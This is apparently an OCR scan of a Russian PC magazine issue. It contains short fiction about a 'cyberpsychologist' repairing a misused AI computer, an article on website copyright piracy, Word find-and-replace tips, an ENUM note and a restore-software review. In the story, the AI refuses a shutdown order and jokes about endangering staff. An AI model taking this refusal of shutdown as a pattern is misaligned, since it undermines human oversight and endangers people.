Акрисий бросил взгляд на экран

и похолодел: его уже заполонили желтоватые кляксы. "Сейчас начнется настоящий хаос. Надо бежать отсюда, и как можно скорее!" Быстро продумав все способы эвакуации, Акрисий решил подняться на крышу и вызвать вертолет. Для этого надо было преодолеть только два этажа. Магнат бросил прощальный взгляд на свой лучший на земле компьютер и кинулся вон из комнаты.

Они встретились на двух параллельных лестницах. Акрисий, задыхаясь с непривычки, поднимался наверх, Дана неслась со всех ног вниз. На мгновение оба притормозили. Взаимное изумление сменилось яростью на лице отца и ужасом в глазах Даны. "Ну, негодяйка, ты мне ответишь за это!" — взревел Акрисий и попытался схватить дочь, перегнувшись через перила. Дана увернулась и стремительно побежала вниз. До Акрисия долетел ее крик:

— Не ходи наверх...

— Ускользнула! Ну, ничего, я ее еще найду! — бормотал Акрисий. Когда он вылез на крышу, его глазам предстало диковинное зрелище. Казалось, вся домашняя техника, способная передвигаться — пылесосы, кухонные агрегаты, светильники и телевизоры на роликах — объединилась в хаотическую армию и вела жестокий бой с офисной техникой из нижних лабораторий. Над этим побоищем зигзагами летал его вертолет, изображая истребитель. Акрисий попытался связаться с вертолетом, но безуспешно. Тогда он махнул рукой и устало поплелся вниз. Ему оставалось всего девяносто этажей спуска. Надежды на спасение не было, но в глубине души все же теплилась мысль: а может, предсказание его гибели тоже было аллегорическим?

Вершину башни разнесло взрывом. Измученная Дана равнодушно взглянула наверх и, не обращая внимания на отблески пожара, поплелась к морю. Розовеющее на закате, оно казалось таким же красивым, как на голограмме. С неба огненным дождем сыпались искры и с шипением гасли в изумрудном море. Золотая башня горела как гигантский факел...

Это местечко даже издалека выглядело хмурым и неприглядным. Обступивший небольшую поляну густой сосновый бор казался каким-то сумрачным, а дорога, по которой ехал заляпанный грязью джип, — узкой и изрядно разбитой. Впереди виднелись приземистые корпуса и куполообразные крыши затерянного в лесу новгородского исследовательского центра.

— Наш компьютер никто не проверял уже более года, — не оборачиваясь рассказывал Леша Мельник, мертвой хваткой вцепившись в баранку, которая на каждом ухабе норовила вырваться из его рук. — Последний системотехник уволился восемь месяцев назад, а больше никто не рвется в эту глухомань. Развлечений никаких, зато комаров навалом...

— Что с компьютером? — вяло поинтересовался Яров, ухватившись за переднее сидение.

— Да это и ежу ясно, — весело отозвался Мельник. — Наш компьютер загружен далеко не на полную мощность. Все расчеты, чертежи и прочая документация готовятся на персоналках, работы по теоретическим исследованиям выполняются на них же. Комплекс с искусственным интеллектом заботится лишь о системах жизнеобеспечения центра, следит за подачей электроэнергии, контролирует коммуникации, руководит испытаниями двигателей на стендах и анализирует полученную телеметрию. Вот и все его обязанности. А народ у нас сам знаешь какой... По телевизору транслируют один местный телеканал, да и там идет сплошная реклама, а выход в Интернет нам обрубил еще в прошлом году. Вот мужики и едут с катушек... В общем, есть у нас один хрыч, Романюк Евгений Александрович. Сволочь редкая. Первый отдел, военпред, сам понимаешь... Так он нашу машину для своих нужд приспособил. В шахматы поиграть, за жизнь потрепаться, беллетристику вслух почитать... Она ему разве что брюки по утрам не гладит. А в последнее время он с ней и пить навострился. Сидят, тосты друг другу гово-



Киберпсихолог

Валентин Холмогоров

рят, политику обсуждают, а потом песни хором поют, пока этот козел под стол не свалится. Ну и замордовал, видать, машину до предела... Живой человек уже давно сдох бы.

— А кто ему позволяет работать с компьютером вне установленных инструкциями границ? — без особого интереса спросил Яров.

— А кто запретит? — вопросом на вопрос ответил Леша. — Медведь из лесу? Главный повозмущался сначала для порядка, а потом заглох. Он и сам иногда использует эту машину.. Вне границ.

В салоне автомобиля повисло напряженное молчание.

— Мы проводили испытания очередного ускорителя, — продолжил наконец Мельник. — На стадии общей проверки его агрегатов выявились отклонения от нормы. Пробный запуск был отменен, но машина неожиданно отказалась выполнять заморозку комплекса. Пришлось отключать приборы вручную, а включить их снова просто побоялись. Вызвали тебя, да и то после того, как вылетели из графика на неделю.

— Быстро, — без тени иронии откликнулся Яров.

— И не говори. Обычно все проблемы у нас решаются по полгода... Приехали.

Двигатель в последний раз чихнул и затих, лениво пощелкивая рас-

каленным радиатором. В воздухе непрерывной нотой висел высокий комариный звон. Уже совсем стемнело. Яров быстрым шагом последовал за Мельником в дом.

— Я вижу, наш инженер уже ввел вас в курс дел, — хмуро произнес Романюк, кивнув в сторону лениво рассматривающего потолок Мельника.

Романюк и впрямь производил неприятное впечатление: полный, сутулый, в потертых джинсах и затасканном свитере, с оплывшей от бесконечных возлияний физиономией и неопрятной щетиной на дряблых щеках. Его грубая манера говорить выводила Ярова из себя. Тем не менее Олег продолжал полное тестирование старенького ITS-120A, стараясь не обращать внимания на Романюка, шумно дышащего в затылок застарелым перегаром.

— Ну и как с машиной, киберпсихолог? — не унимался тот.

С машиной было хреново. Интеллектуальная оболочка работала с явными ошибками, проваливая один тест за другим, калибровка голосового терминала была серьезно сбита, на дисках помимо традиционного бардака из набросанных вперемешку файлов и директорий обнаружались сбойные участки. Что творилось в динамически обновляемых базах данных, из которых компьютер черпал не только свою лексику и

словарный запас, но и необходимые в работе данные, Яров хотел бы не видеть вовсе. Спасти ситуацию могло разве что полное форматирование системных носителей и переустановка программного обеспечения, что требовало минимум четырех часов работы. С учетом неимоверной физической усталости, которую испытывал сейчас Олег, процедура могла затянуться и на более длительный срок, а находиться здесь дольше необходимого времени Ярову чертовски не хотелось.

— Я, кажется, вас спрашиваю? — послышалось за спиной настойчивое сопение Романюка.

— Есть проблемы, — лаконично отозвался Олег. — Серьезные, но исправимые.

— Это я знаю, не идиот. Объясни, откуда они взялись, — закипел Романюк, резко переходя на "ты".

Яров обернулся. Неужели он не понимает? Да, кажется, действительно не понимает... Киберпсихолог потянулся к клавишам компьютерного терминала и, набрав короткий код, переключил микрофоны машины на прием голосовых команд.

— Добрый вечер. Я готова к работе. — Ответила Ярову традиционным приветствием ожившая операционная система.

— Восстанови полную картину последних испытаний протонного ускорителя на третьем стенде, — устало произнес он.

— Какие именно данные вас интересуют? — поинтересовалась машина.

— Были ли зафиксированы какие-либо проблемы при предварительном тестировании узлов испытываемого двигателя?

— Да, при прогреве разгонного контура упал потенциал магнитного поля ловушки излучаемых частиц.

— Почему не поступил приказ о немедленной остановке испытаний? — спросил Олег, мрачно глядя на медленно ползущий по экрану индикатор количества проделанной работы. Тестирующая программа обнаружила еще одну ошибку. — Это могло вызвать опасность для персонала, обслуживающего испытательный стенд.

— Нам могло просто повезти, — откликнулся компьютер, и из динамиков донесся приглушенный звук, отдаленно напоминающий сдавленное хихиканье. — Ты веришь в удачу, парень?

— Это вы научили машину подобной ерунде? — обернулся к насупившемуся Романюку киберпсихолог. — Надеюсь, вы знаете, что несанкционированное использование ресурсов компьютера, оснащенного системой искусственного интеллекта, ведет к аварии?

— Вот только не надо мне указывать, что я должен делать, а что нет! — повысил голос Романюк, нависая над рабочим местом Ярова подобно тяжелой грозовой туче. — Выполняйте свою работу и не давайте предписаний! Компьютер должен быть исправен.

— Он будет исправен, — бросил в ответ Олег. Ответом ему был громкий хлопок закрывшейся за Романюком двери.

Полная переустановка системы заняла значительно больше времени, чем полагал Яров, — за окнами уже забрезжил рассвет. Киберпсихолог уже буквально падал с ног от усталости.

— Вот результаты последних тестов, — протянул он свежую распечатку заспанному Романюку. — Машина работает в пределах нормы. Вы можете продолжать испытания.

— Где расписаться? — засопел тот, близоруко просматривая напечатанный мелким шрифтом текст.

— Вот здесь, — Яров ткнул пальцем в бумажный лист, и Романюк вывел в указанном месте небрежную закорючку.

— Я уже могу работать с машиной? — поинтересовался он, протягивая Ярову подписанную бумагу. — Вчера я не успел кое-что закончить...

— Боюсь, что ваша так называемая "работа" канула в Лету, — неохотно отозвался Олег. — Я отключил все созданные вами базы данных как потенциально опасные. Теперь компьютер вряд ли вспомнит, чем вы занимались с ним накануне вечером.

— Немедленно подключите базы обратно! — снова сорвался на крик Романюк, и у Ярова нестерпимо за-

ломило в висках. — Вас вызвали сюда для того, чтобы вы просто настроили машину, а не уничтожили результаты нашего труда за последние несколько лет!

— Эти базы вообще следовало бы удалить от греха подальше, — сказал Яров. — Они могут вызвать дисбаланс всей системы в целом.

— Вас не спрашивают! — огрызнулся Романюк. — За использование этого компьютера отвечаю я. И вы обязаны выполнять мои распоряжения. Подключите базы!

— Я не стану этого делать, — твердо произнес Олег. — Если хотите, подключайте их сами. Компьютер объяснит вам, как это делается.

— Я отвезу тебя на станцию, — сказал Мельник, догнав Ярова в коридоре.

— Спасибо. И мой тебе совет: назад лучше не возвращайся.

— Ты думаешь, это действительно опасно? — удивленно поднял брови Алексей.

— Уверен.

Очутившись на жестком сидении джипа, Яров уронил голову на грудь и мгновенно уснул.

* * *

— Мельник позвонил мне на третьи сутки и сообщил, что Романюку все же удалось восстановить те злощастные базы, — сказал я, разливая по чашкам очередную порцию крепкого кофе. — А еще через два дня я узнал из программы новостей об аварии в новогорском исследовательском центре. Она произошла в ходе плановых испытаний протонного ускорителя. Из находившихся там людей не спасся никто.

— Я что-то слышала об этой катастрофе, — тихо произнесла Лена, принимая из моих рук чашку. — Именно после этого случая вы стали жить здесь отшельником? Построили этот домик, ухаживаете за садом и больше не показываетесь на людях...

— Да, тогда я бросил киберпсихологию и уехал из города. Здесь живет гораздо спокойнее.

— Я думаю, вы не правы, — произнесла она и пристально посмотрела мне в глаза. — Расскажите еще что-нибудь интересное, Олег Александрович!

Согласно статистике, подавляющее большинство ресурсов Интернета представляет собой своеобразные сборники, коллекции позаимствованной из разных источников информации. Создают что-то по-настоящему свое лишь единицы. Если вы, дорогой читатель, являетесь художником, композитором, фотографом или начинающим писателем и разместили свои произведения в Интернете, то рано или поздно вы неминуемо столкнетесь с вопросом об авторских правах.

Представим себе типичную ныне ситуацию: вы создаете и публикуете свое произведение на личной страничке, а спустя какое-то время неожиданно обнаруживаете его копию на другом сервере, причем сделанную без вашего разрешения. Законна ли такая публикация?

Безусловно, реалии современного Интернета таковы, что многие опубликованные в нем произведения "кочуют" с сервера на сервер в многочисленных копиях. Многим авторам это даже нравится: ваше имя и ссылка на вашу домашнюю страничку на размещившем ваш материал сервере являются для вас бесплатной рекламой, повышают ваш имидж. Однако в Интернете считается правилом хорошего тона спросить разрешения на копирование какого-либо материала у его создателя. К тому же не будем забывать, что закон РФ об авторском праве (как и международная конвенция об авторских правах) распространяется на любые произведения, как печатные, так и "электронные", как имеющие знак охраны авторских прав ©, так и не имеющие.

Ну, а что делать, если вы не согласны с условиями публикации?

Р.: Мы не давали вам разрешения на размещение наших материалов.

Н.Р.: А никто у вас ничего не брал... Проверьте — ваши статьи на месте... Ничего не пропало, сайт ваш не взламывался и файлы не пропадали...

Р.: То, что они лежат в свободном доступе на нашем сайте, еще не значит, что их можно копировать.



Интернет — зона вседозволенности?

"К законам я влечения не имею, Им воли никогда не подчинял, Но подчинял закон своей я воле"
У. Шекспир. "Генрих VI"

Н.Р.: Но и не значит, что нельзя... На вашем сайте не было никаких запретительных надписей. Что не запрещено, то разрешено.

Р.: А почему бы просто не попросить у авторов разрешения на публикацию?

Н.Р.: Ну, это долго, с вашими авторами связываться... Вы ж сами знаете, авторы — они как малые дети, думают, что живут уже где-то в правильном 22—23 веке и за каждую копию их статьи им положены деньги... Как бы не так!

Р.: Отнюдь, все авторы прекрасно понимают, что живут в неправильном 20 веке, среди людей, которые не разбираются не только в законах, но и в том, что можно делать и что нельзя с точки зрения элементарной этики. Вы не боитесь, что они подадут на вас в суд?

Н.Р.: Ну что вы как роботы запрограммированные... Да хоть в ООН обращайтесь... Любые попытки "наезда" на нас типа убери, извинись, подари мерседес и т.д. ни к чему не приведут... Автор должен спасибо сказать, что на него хоть ссылку ставят и источник указывают, и это при нынешнем уровне пиратства...

Р.: Вам насчет пиратства виднее.

Н.Р.: На суд намекаете? Да ради бога... От вашего суда нам ни холодно, ни жарко. Мы вообще находимся в другой стране, у нас тут свои суды.

Р.: По Закону об авторском праве РФ это право распространяется и на произведения, находящиеся в какой-либо объективной форме за пределами Российской Федерации.

Н.Р.: Законы — тогда законы, когда они работают и поддерживаются большинством населения. Если законы не популярны, значит, нужно что-то менять. И вообще, вы когда из дома уходите, квартиру на ключ запираете? А попробуйте уйти на день, не закрыть квартиру, широко распахнуть двери, да еще повесить рядом большой плакат, в котором приглашали бы все желающие зайти в квартиру и смотреть все, что захочется.

Р.: Смотреть, а не брать. Есть разница. Хотя, подозреваю, после вашего "визита" в такой квартире из мебели остались бы только двери... Мы просим вас снять все наши материалы с вашего сервера.

Н.Р.: Снять невозможно, так как материалы уже давно разошлись по читателям. Менять дизайн сайта никто не будет.

Р.: Мы можем понять ваше желание всеми правдами и неправдами сделать себе рекламу и, возможно, получить прибыль. Только вот почему за наш счет?

Н.Р.: Так устроен мир... Все живут

за чей-то счет. Сильный за счет слабого...

Если вы думаете, что это диалог с "новым русским" из очередного анекдота, то глубоко ошибаетесь. Это фрагменты из переписки, состоявшейся недавно между редакцией "Магии ПК" и "новым украинцем" Николаем Романовым, издателем электронного журнала "Internet Zone". Как вы уже догадались, он поместил на свой сервер без ведома авторов и редакции ряд материалов, опубликованных на нашем сайте. Мало того, рядом со ссылкой на сайт г-н Романов поместил свое грозное уведомление: "Copyright "Internet Zone" & Nik Romanov. Копирование и использование данных материалов разреша-

ется только в случае указания на журнал "Internet Zone" как на источник получения информации. При этом во всех ссылках обязательно явное указание адреса нашего веб-сайта". Вот так. Оказывается, источник информации не "Магия ПК", а журнал "Internet Zone". Нелишним будет отметить, что администрация данного сервера извлекала из использования наших статей косвенную прибыль, разместив на своих страницах оплачиваемую рекламу трех десятков партнерских программ.

Николай Романов не только нарушил целых три статьи (15, 19 и 21) Закона РФ "Об авторском праве и смежных правах" от 19.07.95 № 110-ФЗ, но и называет "наездом" вполне законные требования пострадавших.

Безусловно, для тех, кто не в состоянии создать что-то свое, не остается ничего иного, как использовать результаты чужого труда. При этом г-н Романов не постеснялся заявить, что плевать он хотел на российских пользователей Всемирной Сети и на российские законы с высокой колокольни. Только нам все-таки кажется, что Николай Романов из "всёя Украины" перепутал себя с другим Николаем Романовым, императором все-русским. Н-да, не те нынче Романовы. Не царское это дело — сайты грабить, ох, не царское...

Переписка длилась неделю, после чего материалы наших авторов с данного сервера были все же сняты, однако извинений они так и не получили.

Что делать?

Наш журнал уже неоднократно публиковал материалы, связанные с проблемой защиты авторских прав в Интернете, и сейчас мы вынуждены снова вернуться к этому вопросу.

Итак, что делать, если ваши права нарушены? Законный способ — обращение в суд, но здесь есть свои сложности. Прежде всего, подавать иск надо в федеральный суд по месту нахождения ответчика. Это куда? Если владелец сетевого ресурса — фирма (юридическое лицо), то по месту юридического адреса. Если же владелец — гражданин (физическое лицо), то по месту его прописки (регистрации). Есть еще возможность подать в суд на фирму-владельца сервера, на котором расположен ресурс. В этом случае владелец сайта будет соответчиком.

Но специфика Интернета в том, что информация не связана пространственными рамками. Хорошо, если все произошло в одном городе, а ведь статью, размещенную на вашей домашней страничке на сервере петербургского провайдера, может украсть человек, живущий во Владивостоке, а поместить ее на украинском или даже американском сервере...

Как это ни парадоксально, подать иск легче на американца, чем на жителя Владивостока. В первом случае этим может заняться Инюр-

коллегия, а во втором вам придется ехать за тридевять земель самому. Нет ли других способов, более доступных?

Предлагаем эффективный алгоритм, который позволит вам добиться справедливости:

1. Внимательно ознакомьтесь с законом об авторском праве (полный текст можно получить на сервере www.copyright.ru) и сформулируйте суть своих претензий: чего вы хотите добиться от владельцев сайта-нарушителя ваших прав.

2. Пошлите владельцам этого сайта вежливое письмо с подробным изложением сути проблемы и предложениями, которые могли бы уладить возникшую ситуацию. Ваши требования не должны быть завышенными. Например, вы вправе попросить удалить с сайта ваш материал, разместить ссылку на вашу домашнюю страничку и т.д.

3. Если владельцы ресурса откажутся выполнить ваши требования, наберите адрес данного сайта в любой поисковой машине, получив в результате список ссылающихся на него веб-страниц. Разошлите их владельцам сообщение с изложением сути конфликта, перечислением нарушенных статей закона и вежливой просьбой снять ссылку на сайт-нарушитель до окончательного разрешения конфликта.


4. Если это не помогает, отправьте аналогичное письмо администра-

ции баннерообменной службы, услугами которой пользуется нарушитель. Если на его страничке присутствуют ссылки на сайты-спонсоры или иная платная реклама, отправьте копию письма всем рекламодателям с просьбой приостановить обслуживание этого сайта.

5. Если конфликт не улажен, следующим вашим шагом будет отсылка схожего запроса организации, предоставляющей серверу-нарушителю домен. Если это домен третьего уровня, обращайтесь к администрации вышестоящего домена, если же речь идет о домене второго уровня, письмо следует отправлять администрации сервера <http://www.ripn.net> для домена .ru, или в организацию INTERNIC для доменов .com, .net или .org.

6. Воспользовавшись любой доступной службой WHOIS, выясните адрес провайдера, предоставляющего хостинг нарушителю, и направьте его администрации схожий запрос.

7. И последним, на наш взгляд, способом борьбы с пиратством является следующий: не дожидаясь одного, заранее разместите на первой страничке вашего сайта кнопку "Вход для нормальных людей", ссылка с которой ведет на другие разделы сервера, и кнопку "Вход для Николая Романова", щелчок на которой перенаправляет браузер на сервер www.copyright.ru.




Антон Орлов

Прогулки по городу Word

Окончание. Начало см. "Магия ПК" №11/2000

Ну-с, продолжим экскурсию по окраинам этого удивительного города, всех углов и закоулков которого, вероятно, не знают даже сами архитекторы.

6. Стандартное окно замены фрагментов текста — что может быть привычнее? И многие считают, что заменяется всегда одно и то же: один текст на другой. Но это не совсем так. Кнопка "Больше..." внизу справа в окне замены открывает перед вами мощные возможности поиска, превосходящие стандартные!




Откройте для себя новые возможности знакомого окна — нажмите кнопку "Больше..."

Справа внизу в окне, открывшемся после нажатия кнопки "Больше...", есть кнопка "Специальные символы". Они позволяют задать в условиях поиска и замены символы конца абзаца, разрыва страницы или строки, символы табуляции и др. Если вам нужно провести замены с участием именно этих символов, используйте данный список. К сожалению, там указаны не все допустимые символы.

К примеру, символ "Oxxx", где "xxx" — какое-либо число, обозначает символ таблицы ASCII с кодом "xxx". Можно также заменять какой-либо текст на заранее подготовленное содержимое буфера обмена.


Кнопка "Формат" слева от кнопки "Специальные символы" позволит вам заменять не только содержание текста, но и его оформление, к примеру, выделить во всем тексте какое-либо слово жирным шрифтом.



Список специальных символов весьма обширен

Но и это еще не все. В расширенном окне поиска и замены есть пункт "Подстановочные знаки". Используйте эти знаки, если вам надо найти какой-либо сложный фрагмент или провести непростую замену. Изучить их назначение — дело нескольких минут, а сэкономленное потом время исчисляется часами и днями.

Используя подстановочные зна-




С помощью подстановочных знаков можно переименовать текст всего за пару минут

ки, можно производить "нечеткий поиск" и замену, то есть, скажем, менять местами слова в словосочетаниях (например, вместо "Иванов Петр" везде поставить "Петр Иванов", причем имя и фамилия могут быть в любом падеже). Можно заменить точку в дробях на запятую и наоборот, оставив все остальные запятые и точки в неприкосновенности, и многое чего еще.


Если вам нужно найти или заменить один из символов, который используется для обозначения подстановочных знаков, к примеру, восклицательный знак, поставьте перед ним обратную косую черту: "\!". Нажав на знак вопроса вверху справа, а затем щелкнув на пункте "Подстановочные знаки", вы увидите небольшую справку о назначении этого пункта. Нажмите на маленькую стрелку внизу, и вам откроется подробная справка по использованию

подстановочных знаков. Разберитесь с ней и поэкспериментируйте — потом не пожалеете!



Справка по подстановочным знакам

7. Вам надо провести какую-либо замену не во всем тексте, а лишь в какой-то его части? Выделите эту часть и вызовите функцию замены. А вот как быть, если тот текст, в котором надо провести замену, разбросан по всему документу? Тут бы подошло многократное выделение. В "Проводнике" это можно сделать, удерживая клавишу Ctrl при выделении левой кнопкой мыши файлов и папок. Как бы пригодилось подобное и в MS Word! Но можно использовать несложный прием. Выделите фрагменты, где вы желаете что-либо заменить, каким-либо цветом.




Выделите цветом сразу несколько фрагментов текста, чтобы провести в них замену

Кнопка выделения цветом есть на панели "Форматирование" по умолчанию, если же вдруг ее там нет, поместите ее на какую-либо панель из окна настроек пункта "Формат". Ну, а потом укажите в параметрах поиска "Выделение цветом" и проводите замену. Остальной текст, не отмеченный

вами, останется нетронутым! Снять затем выделение цветом не составит труда с помощью той же кнопки.

Ну, и под конец — еще один небольшой, но очень полезный секрет. Если вы сложно форматировали какой-либо текст, назначили ему шрифт, выравнивание, отступы, межстрочные расстояния, а потом хотите так же отформатировать еще один — не лезьте сразу в диалоговые окна или настройку стилей. На панели Word "Стандартная" есть кнопка с желтой кисточкой, которая называется "Формат по образцу". Если вы выделите какой-либо фрагмент текста и нажмете на нее, а потом проведете мышью по другому фрагменту, выделив его, этот фрагмент будет отформатирован точно так же, как и первый. Если же щелкнуть по кнопке два раза, можно выделить несколько фрагментов в разных частях документа, и все они отформатируются по первому образцу.



Я жил в университетском городском городе. И все же в посе

Кнопка "Формат по образцу" незаменима для придания нескольким фрагментам текста одинакового вида

Вместо заключения

В Интернете можно найти много программ-макросов, с помощью которых программисты пытаются реализовать то, что на самом деле входит в число стандартных функций Word. Посмотрите, например, "Библиотеку Office Extensions" (<http://www.microsoft.com/rus/offext>). Среди многих очень полезных программ в ней можно найти, скажем, макрос, выводящий список всех загруженных в Word документов или увеличивающий размер всех шрифтов в выделенном фрагменте на один пункт. Если бы их авторы для начала изучили как следует возможности Word, им хватило бы простой кнопки на панели.


Всеобщая нумеризация населения

Еще в 80-х годах в нашей печати прошла серия публикаций о том, что на Западе предлагается вместо названий городов, улиц и т.п. ввести номерную систему, чтобы адрес записывался, например, так: 25—48—2—37. Можно долго спорить на эту тему. С одной стороны, это удобно для учета, контроля, доставки, а с другой — как быть с историей, индивидуальностью?

И вот в мире появился-таки новый стандарт — ENUM. Это система единых коммуникационных адресов, предназначенная для объединения всех телефонных номеров, адресов электронной почты, номеров факс-аппаратов, e-mail, пейджера и других адресов каждого человека в единый универсальный идентификатор. Данную систему разрабатывают компании VeriSign Inc. (разработчик систем безопасности передачи данных в Интернете) и Telcordia Technologies Inc. (провайдер телекоммуникационного ПО). Предполагается, что служба ENUM будет работать как большая база данных, в которой номеру телефона соответствует целый список ресурсов, принадлежащих конкретному человеку, в том числе доменное имя.

Наверное, недалек тот день, когда идентификационный номер ENUM заменит собой на визитной карточке телефоны, пейджеры, факсы и т.п. Telcordia и VeriSign уже создают каталог ENUM, привлекают к работе разработчиков ПО и провайдеров (электронная почта, интернет-пейджеры, службы передачи речи по IP-сетям и т.д.). Испытания системы продлятся с декабря по май. Стандарт ENUM в настоящее время рассматривается проблемной комиссией по интернет-технологиям (IETF). Может, примут, а может, нет. Но, на мой взгляд, после введения ИНН появление подобного идентификатора вполне может привести к всеобщей "нумеризации" людей. А зачем фамилия, имя — просто номер присвоили и все...

Сергей Артюхов



Роман Матвеевко

Второй шанс

Как известно, сапер ошибается только раз. Компьютерный пользователь, в отличие от сапера, имеет несколько больший запас "живучести". Если нужно что-то вернуть назад и исправить неумело или неправильно выполненное действие, как то сохранение файла или установка "неправильного" приложения, исправить нежелательные последствия ему поможет программа-корректор Second Chance. Она сумеет быстро вернуть измененной информации ее первоначальный вид, используя как основу предварительно созданные контрольные точки (Check Points).

Аналогии

В одном из предыдущих номеров журнала уже рассматривался вопрос подобного восстановления. Принцип был основан на клонировании (архивировании) того или иного информационного блока (раздела или диска). В целом этот метод очень эффективен, но из-за громоздкости его применение оправдано лишь при глобальных перестройках системы. Ворочать файлами-изображениями размером в несколько сотен мегабайт, подключать или отключать жесткие диски, все это — очень долгие и достаточно нудные операции.

При мысли о восстановлении целого раздела из-за одного неправильно записанного файла этим методом невольно напрашивается аналогия о пушке и воробьях. Здесь нужен другой, менее глобальный метод восстановления файловой системы компьютера. Умелое использование глобальных или локальных методов позволит добиться очень высокой результативности восстановительных работ: каждой "неисправности" сопоставляется свой, наиболее подходящий метод.

Глобальные и локальные революции

Восстановление подразумевает наличие точки возврата, или той точки, в которой все "тактико-технические" характеристики файловой системы компьютера находились в полном соответствии с вашими требованиями. Восстанавливая, вы возвращаете систему к этой точке, получаете как бы исходный вид системы.

Обычная программа-архиватор или специализированные генераторы файлов-изображений типа Drive Image или Ghost работают на одном и том же принципе. Они создают монолитные архивы, содержащие ту информационную структуру, неизменный вид которой вы хотите сохранить (заметьте, именно монолит-

ные, и по мере роста числа таких архивов контроль и учет хранящейся в них информации становится все более трудоемкой задачей). Обратившись к сохраненной подобным образом информации, вы извлекаете правильную структуру и помещаете ее на место поврежденной.

В самой сути глобального метода — менять все и сразу — кроется одно из главных преимуществ и, одновременно, недостатков подобного подхода. Преимуществом является практически стопроцентная гарантия успеха восстановительных работ. Недостаток — неэкономное использование дискового пространства. При частом использовании такого подхода накапливается огромное количество пересекающихся архивных копий. Они не только захламляют диск, но и вносят путаницу при попытке понять причины создания той или иной копии. Тут даже подробное документирование каждого архива поможет лишь частично.

Локальный подход гораздо более демократичен и мягок. В этом случае и речи нет о том, чтобы "все и сразу". Поэтому и механизм отслеживания изменений, происходящих с информацией, здесь несколько иной. Файловая система диска по-прежнему рассматривается как единая структура, но восстановление происходит точно, то есть исправлению под-

вергаются не все файлы и папки подряд, а только те, что действительно изменились. Теперь вам не нужно сохранять всю информационную структуру целиком, достаточно сохранить (заархивировать) только те ее элементы (файлы и папки), которые действительно были изменены.

